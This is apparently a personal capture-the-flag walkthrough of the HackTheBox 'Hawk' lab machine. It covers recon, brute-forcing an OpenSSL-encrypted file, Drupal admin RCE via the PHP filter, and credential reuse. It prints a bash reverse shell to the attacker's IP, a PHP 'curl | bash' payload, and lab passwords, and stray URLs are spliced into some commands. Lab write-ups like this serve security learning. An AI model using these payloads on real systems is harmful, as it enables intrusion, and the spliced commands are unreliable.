

565 HTB Hawk

[HTB] Hawk

by Pablo `github.com/vorkampfer/hackthebox`

• Resources:

1. Savitar YouTube walk-through `https://htbmachines.github.io/`

2. Abusing H2 Databases `https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html`

3. `https://blackarch.wiki/faq/`

4. `https://blackarch.org/faq.html`

5. Pencer.io `https://pencer.io/ctf/`

6. 0xdf `https://0xdf.gitlab.io/`

7. IPPSEC `ippsec.rocks`

8. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`

9. `https://www.ghostery.com/private-search`

• View terminal output with color

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Hawk was a pretty easy box, that provided the challenge to decrypt a file with openssl, then use those credentials to get admin access to a Drupal website. I'll use that access to gain execution on the host via php. Credential reuse by the daniel user allows me to escalate to that user. From there, I'll take advantage of a H2 database to first get arbitrary file read as root, and then target a different vulnerability to get RCE and a root shell. In Beyond Root, I'll explore the two other listening ports associated with H2, 5435 and 9092 ~0xdf

Skill-set:

1. OpenSSL Cipher Brute Force and Decryption

2. Drupal Enumeration/Exploitation

3. H2 Database Exploitation

Basic Recon

1. Ping & `whichsystem.py`

1. ▷ ping -c 1 10.10.10.102

2. ▷ whichsystem.py 10.10.10.102

10.10.10.102 (ttl -> 63): Linux

2. Nmap

1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist `github.com/vorkampfer`

2. ▷ openscan hawk.htb

alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap'

```

3. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez <<< Alias = source ~/.zshrc
4. ▷ echo $openportz
21,22,80,5435,8082,9092
5. ▷ portzscan $openportz hawk.htb
6. ▷ bat hawk/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,22,80,5435,8082,9092 hawk.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]' -A2
21/tcp open ftp syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 ftp ftp 4096 Jun 16 2018 messages
--
22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
--
80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
--
5435/tcp open tcpwrapped syn-ack
8082/tcp open http syn-ack H2 database http console
| http-methods:
|_ Supported Methods: GET POST
--
9092/tcp open XmlIpcRegSvc? syn-ack
9. Port 21 has anonymous FTP login.
10. ▷ locate .nse | xargs grep "categories" | grep -oP '".*?"' | sort -u
"auth"
"broadcast"
"brute"
"default"
"discovery"
"dos"
"exploit"
"external"
"fuzzer"
"intrusive"
"malware"
"safe"
"version"
"vuln"
10.

```

openssh (1:7.6p1-4ubuntu0.5) *bionic*-security; urgency=medium

3. Discovery with *Ubuntu Launchpad*

```

1. Google 'OpenSSH 7.6p1 Ubuntu 4 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:7.6p1-4ubuntu0.5' and it tells me we are dealing with an Ubuntu Bionic Server.
3. openssh (1:7.6p1-4ubuntu0.5) bionic-security; urgency=medium
4. You can also do the same thing with the Apache version.

```

4. Whatweb

```

1. ▷ whatweb http://10.10.10.102
http://10.10.10.102 [200 OK] Apache[2.4.29], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.102], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PasswordField[pass], Script[text/javascript], Title[Welcome to 192.168.56.103 | 192.168.56.103], UncommonHeaders[x-content-type-options,x-generator], X-Frame-Options[SAMEORIGIN]

```

5. FTP Anon Login

```

1. ▷ ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:h0x0r): anonymous
230 Login successful.
-----
2. ftp> cd messages
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 ftp ftp 4096 Jun 16 2018 .

```

```

drwxr-xr-x    3 ftp      ftp           4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16  2018 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
226 Transfer complete.
240 bytes received in 5,2e-05 seconds (4,4 Mbytes/s)
ftp> exit
?Invalid command
ftp> bye
221 Goodbye.
-----

3. ▷ mv .drupal.txt.enc drupal.txt.enc

4. ▷ cat drupal.txt.enc | tr -d '\n' | base64 -d; echo
Salted__kY ȡi-6l7Z>{$p5 2[
8?sWj#T$3AG,f    Z\ja>>G6
.EÐVV@d4@wØxZNiPtF`)

5.`▷ cat drupal.txt.enc | tr -d '\n' | base64 -d > drupal.enc

6. ▷ file drupal.enc
drupal.enc: openssl encd data with salted password

```

OpenSSL

6. Create password encrypted file

```

1. ▷ cat /etc/hosts > file.txt

2. ▷ openssl aes-256-cbc -in file.txt -out file.crypted
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

3. ▷ ls -l | grep file.crypted
-rw-r--r--  3,2k h@x0r h@x0r 24 apr 06:12  file.crypted

4. ▷ file file.crypted
file.crypted: openssl encd data with salted password

5. To decrypt you just pass the -d flag

6. ▷ openssl aes-256-cbc -d -in file.crypted
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.

7. Successfully decrypted.

8. You do not need to use aes-256. There are a ton of other encyrption algos. Look it up in the man pages.

9. man openssl or even better '▷ openssl -help' for a summarized list of algorithms.

```

OpenSSL-bruteforce

- #pwn_openssl_bruteforce_HTB_Hawk

7. Search for openssl-bruteforce github

```

1. https://github.com/HrushikeshK/openssl-bruteforce
2. ▷ git clone https://github.com/HrushikeshK/openssl-bruteforce.git
3. hawk/openssl-bruteforce (master ✖)* ▷ python2.7 brute.py
Usage: brute.py <path to wordlist> <path to cipher list> <path to encrypted file>
4. ▷ python2.7 brute.py /home/h@x0r/hackthebox/servmon/passwdlst.lst ciphers.txt ../drupal.enchttps://ghosterysearch.com/

5. Taking a very long time.

6. SUCCESS
admin:PencilKeyboardScanner123

```

OpenSSL2John

8. There is also OpenSSL2john

```
1. > openssl2john drupal.enc > drupal_hash
2. > cat drupal_hash
drupal.enc:$openssl$0$0$8$6b592006d493692d$b78334aaf996bcc8408f77eeb8a082785a17a5804e69c1af507446cb06f86029$0$160$36b0026cf3fdc91a
375a191597b0b4833e7bce249b70ac8dadcd6003520da325b0a649dc13b6bfc821286f4db51dd324317def4eba8331c5f34850dfd83c7c7ebd5c3fe9e383f827357
ed6a23541224334147fd172c6609bd9fb85a0e5c6a6100ca3e3e47360a15e02ec8f845f817f8fec39056bcc35640f588fb911fadc997f2b78334aaf996bcc8408f
77eeb8a082785a17a5804e69c1af507446cb06f86029$0

3. > john --wordlist=/usr/share/wordlists/rockyou.txt drupal_hash

4. > john drupal_hash --show
drupal.enc: joyland1

1 password hash cracked, 0 left


5. I think it gave the the wrong password or Openssl2john is not for the entire file. Not sure but I do not think joylan1 was the password.
```

Optional bash scripting code-along

9. Success, we now have a password joyland1. I try scripting this bash script but something goes wrong. I am not sure joyland1 is the correct decryption. I will check out what 0xdf did in his walk-through

```
1. First lets use the ciphers.txt file that came bionicbionicwith the git clone of openssl-bruteforce.
2. > cat openssl-bruteforce/ciphers.txt | xargs > ciphers.lst
3. > cat ciphers.lst
AES-128-CBC AES-128-CFB AES-128-CFB1 AES-128-CFB8<SNIP>
4. > ./decryptor_hawk.sh
[+] Trying with encryption algorithm: AES-128-CBC
[+] Trying with encryption algorithm: AES-128-CFB
[+] Trying with encryption algorithm: AES-128-CFB1
5. The bash script is not working for me for some reason.
6. I can not get thisscript to work.
hawk > ./decryptor_hawk.sh
^C

[+] Exiting the function...https://ghosterysearch.com/
```



SUCCESS password decrypted and file decrypted.

```
1. Password found with algorithm AES-256-CBC: friends
Data:
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department

-----


2. I save PencilKeyboardScanner123 to creds.txt
3. This password does not work for ssh
4. I try the website.
5. According to Whatweb we are dealing with a drupal 7.
6. I try the credentials admin:PencilKeyboardScanner123 at the website http://10.10.10.102/
7. SUCCESS I get logged in.
```

11. I do a searchsploit for drupal7 and get back a ton of results. Word is that the exploits in exploit-db and searchsploit are sanatized for Drupal. Meaning they do not function. Or they need to be modified to work correctly. I do not know if

that is true. If it is true then what is the point of exploit-db. It is useless.

```
1.  ▸ searchsploit drupal 7

Drupal 10.1.2 - web-cache-poisoning-External-service-interaction
| php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting  <snip>
```



Crafting the exploit

12. Reverse Shell time

```
1. The log in is admin:PencilKeyboardScanner123
2. Click >>> content >>> add content >>> Article >>> Here we are going to put a payload. Most likely a php payload. We will see.
3. a php payload combined with a malicious index.html
4. ▸ vim index.html
5. ▸ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/443 0>&1
6. ▸ chmod 755 index.html
7. ▸ sudo python3 -m http.server 80
8. For the payload that we use on the server it will be a simple php payload with curl command.
9. Last do not forget your listener. sudo nc -nlvp 443
```

13. We have a problem. Below it says HTML, FULL HTML, or Plain Text. Problem is none of those interpret PHP.

<input checked="" type="checkbox"/>	Overlay	7.58	Displays the Drupal administration interface in an overlay.
<input checked="" type="checkbox"/>	Path	7.58	Allows users to rename URLs.
<input checked="" type="checkbox"/>	PHP filter	7.58	Allows embedded PHP code/snippets to be evaluated.
<input type="checkbox"/>	Poll	7.58	Allows your site to capture votes on different topics in the form of multiple choice questions.
<input checked="" type="checkbox"/>	RDF	7.58	Enriches your content with metadata to let other applications (e.g. search engines, aggregators) better relationships and attributes.

```
1. As administrator of the site. We can go to >>> Dashboard >>> modules >>> check PHP filter >>> save configuration >>> Copy php payload >>> Refresh
2. <?php system("curl 10.10.14.3 | bash"); ?>
3. That is the payload that goes into the add content body.
4. Then simply click "Preview" and you should have a shell.
```

Title *

test

Tags

testing

Enter a comma-separated list of words to describe your content.

Body (Edit summary)

<?php system("curl 10.10.14.3 | bash"); ?>

Got Shell as www-data

14. Upgrade shell

```
1. SUCCESS! We got a shell as www-data. Now it is time to upgrade it and then begin the enumeration process.
2. > sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.102 50618
bash: cannot set terminal process group (838): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hawk:/var/www/html$ whoami
whoami
www-data
3. www-data@hawk:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@hawk:/var/www/html$ ^Z
[1]  + 25987 suspended  sudo nc -nlvp 443
~/hackthebox/hawk > stty raw -echo; fg
[1]  + 25987 continued  sudo nc -nlvp 443
                                reset xterm
www-data@hawk:/var/www/html$ export TERM=xterm-256color
www-data@hawk:/var/www/html$ source /etc/skel/.bashrc
www-data@hawk:/var/www/html$ stty rows 40 columns 189
www-data@hawk:/var/www/html$ export SHELL=/bin/bash
```

Begin Enumeration

15. Begin enumeration as www-data

```
1. www-data@hawk:/var/www/html$ sudo -l
[sudo] password for www-data:
sudo: 1 incorrect password attempt
I do not have hte password I guess for sudo -l command


2. www-data@hawk:/var/www/html$ uname -a
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

3. www-data@hawk:/var/www/html$ hostname -I
10.10.10.102 dead:beef::250:56ff:feb9:2905
>>> Great, we are not in a container at least.

4. www-data@hawk:/var/www/html$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04 LTS (Bionic Beaver)"

5. www-data@hawk:/var/www/html$ cat /home/daniel/user.txt
0f6f911de2c56923029a440b5b3a3122
```

Password Hunting



```
1. Lets look for SUIDs that are being run as root.
2. www-data@hawk:/var/www/html$ find / -perm -4000 -user root -ls 2>/dev/null
3. www-data@hawk:/var/www/html$ which pkexec | xargs ls -l
-rwsr-xr-x 1 root root 22520 Mar 27 2018 /usr/bin/pkexec
4. We have not checked out port 8082. Lets check it out.
5. # H2 Console
Sorry, remote connections ('webAllowOthers') are disabled on this server.
6. Lets search "what is H2 console"
7. www-data@hawk:/var/www/html$ curl -s localhost:8082 | grep "<h1>"
<h1>Welcome to H2</h1>
8. I search for passwords
9. www-data@hawk:/var/www/html$ grep -i -r --color "password" | grep --color -i "user"
10. Not much luck
11. I use this grep command instead and find the following.
12. www-data@hawk:/var/www/html$ grep -Rwi --include \*.php . | grep -i --color password
sites/default/settings.php:      'password' => 'drupal4hawk',
13. www-data@hawk:/var/www/html$ cat sites/default/settings.php | grep -C2 password
14. I check out the file. I notice that the code block that has the word 'drupal4hawk' is uncommented. Aka is not commented out.
    So that means it is being used.
15. I try to do a su to daniel with the password 'drupal4hawk' and it works.
```

Time Stamp 01:37:12 ssh as daniel ssh daniel@10.10.10.102 password is drupal4hawk

Pivot to daniel through password hunting

```
1. www-data@hawk:/var/www/html$ su daniel
Password:
Python 3.6.5 (default, Apr 1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("whoami")
daniel
0
2. I ssh as daniel 'ssh daniel@10.10.10.102'
3. ssh passphrase is 'drupal4hawk'
4. I get the same thing. We get a python console instead of a bash terminal. So I check the passwd file to see why.
>>> import os
>>> os.system("cat /etc/passwd | grep daniel")
daniel:x:1002:1005::/home/daniel:/usr/bin/python3
0
5. Daniel has a python console as a shell and not bash. This is an easy change but I am pretty sure we need to be root. To change shells the command is.
>>> os.system("sudo usermod -s /usr/bin/bash daniel") <<< Wrong!
6. But we do not have sudo. We may have to enumerate with this python shell.
7. LOLZ, actually you can just do the following and get a bash terminal. I did not know you could switch to bash that easily.
>>> os.system("bash")
```




How to clear the python console screen

18. You would think there would be a simple command to clear the python console screen. Apparently there isn't. See below

```
1. import os

def cls():
    os.system('cls' if os.name=='nt' else 'clear')

# Now, to clear the screen
cls()

2. The other way is a one liner, but still hard to remember though. See below

3. print("\033[H\033[J", end="")
```

Enumeration as Daniel via bash terminal

19. Ok, now we have a better situation with a bash terminal.

```
1. Recap. I ssh in a daniel, import os, and then switch to bash terminal.
2. >>> os.system("bash")
daniel@hawk:~$ whoami
daniel
```

SSH port forwarding

- #pwn_SSH_port_fowarding_HTB_Hawk

20. Before we do that lets port foward that H2 Console on port 8082. In another terminal pane enter the following.

H2 Console Preferences

[Logout](#)

Allowed clients

- ☐ Only allow local connections
☒ Allow connections from other computers

Connection security


- ☒ Use unencrypted HTTP connections
☐ Use encrypted SSL (HTTPS) connections

Port number

Web server port number:


Changes take effect after restarting the server.


```
1. I will first check to see if anything is on port 8082
2. lsof -i:8082
3. ~ ➤ ssh daniel@10.10.10.102 -L 8082:127.0.0.1:8082 <<< then put in the password 'drupal4hawk'
2. I will check 8082 a second time.
3. ➤ lsof -i:8082
COMMAND      PID      USER FD   TYPE DEVICE SIZE/OFF NODE NAME
ssh          287557 h@x0r 4u   IPv6 695086      0t0  TCP localhost:us-cli (LISTEN)
ssh          287557 h@x0r 5u   IPv4 695087      0t0  TCP localhost:us-cli (LISTEN)
4. Success the port is being forwarded.
5. Now if I type http://localhost:8082 we get accesss to the H2Console
6. We are going to >>> under preferences >>> click on "Allow connections from other computers" >>> click save.
7. Now we can connect from our computer without having to go through the SSH tunnel.
8. http://10.10.10.102:8082 <<< Now we have a direct connection.
```



If you look at where it says **JDBC URL:** change /test to /foo

```
1. So it should say jdbc:h2:~/foo >>> then click Connect.
2. Now you should be connected to some type of SQL interface. See image below.
```



Back to the shell as Daniel

```
1. Back to the shell as daniel
>>> import os
>>> os.system("bash")
2. daniel@hawk:~$ clear
3. daniel@hawk:~$ ps -faux | grep "bin/java -jar"
root      749   0.0   0.0   4628   832 ?        Ss   01:57   0:00   \_ /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
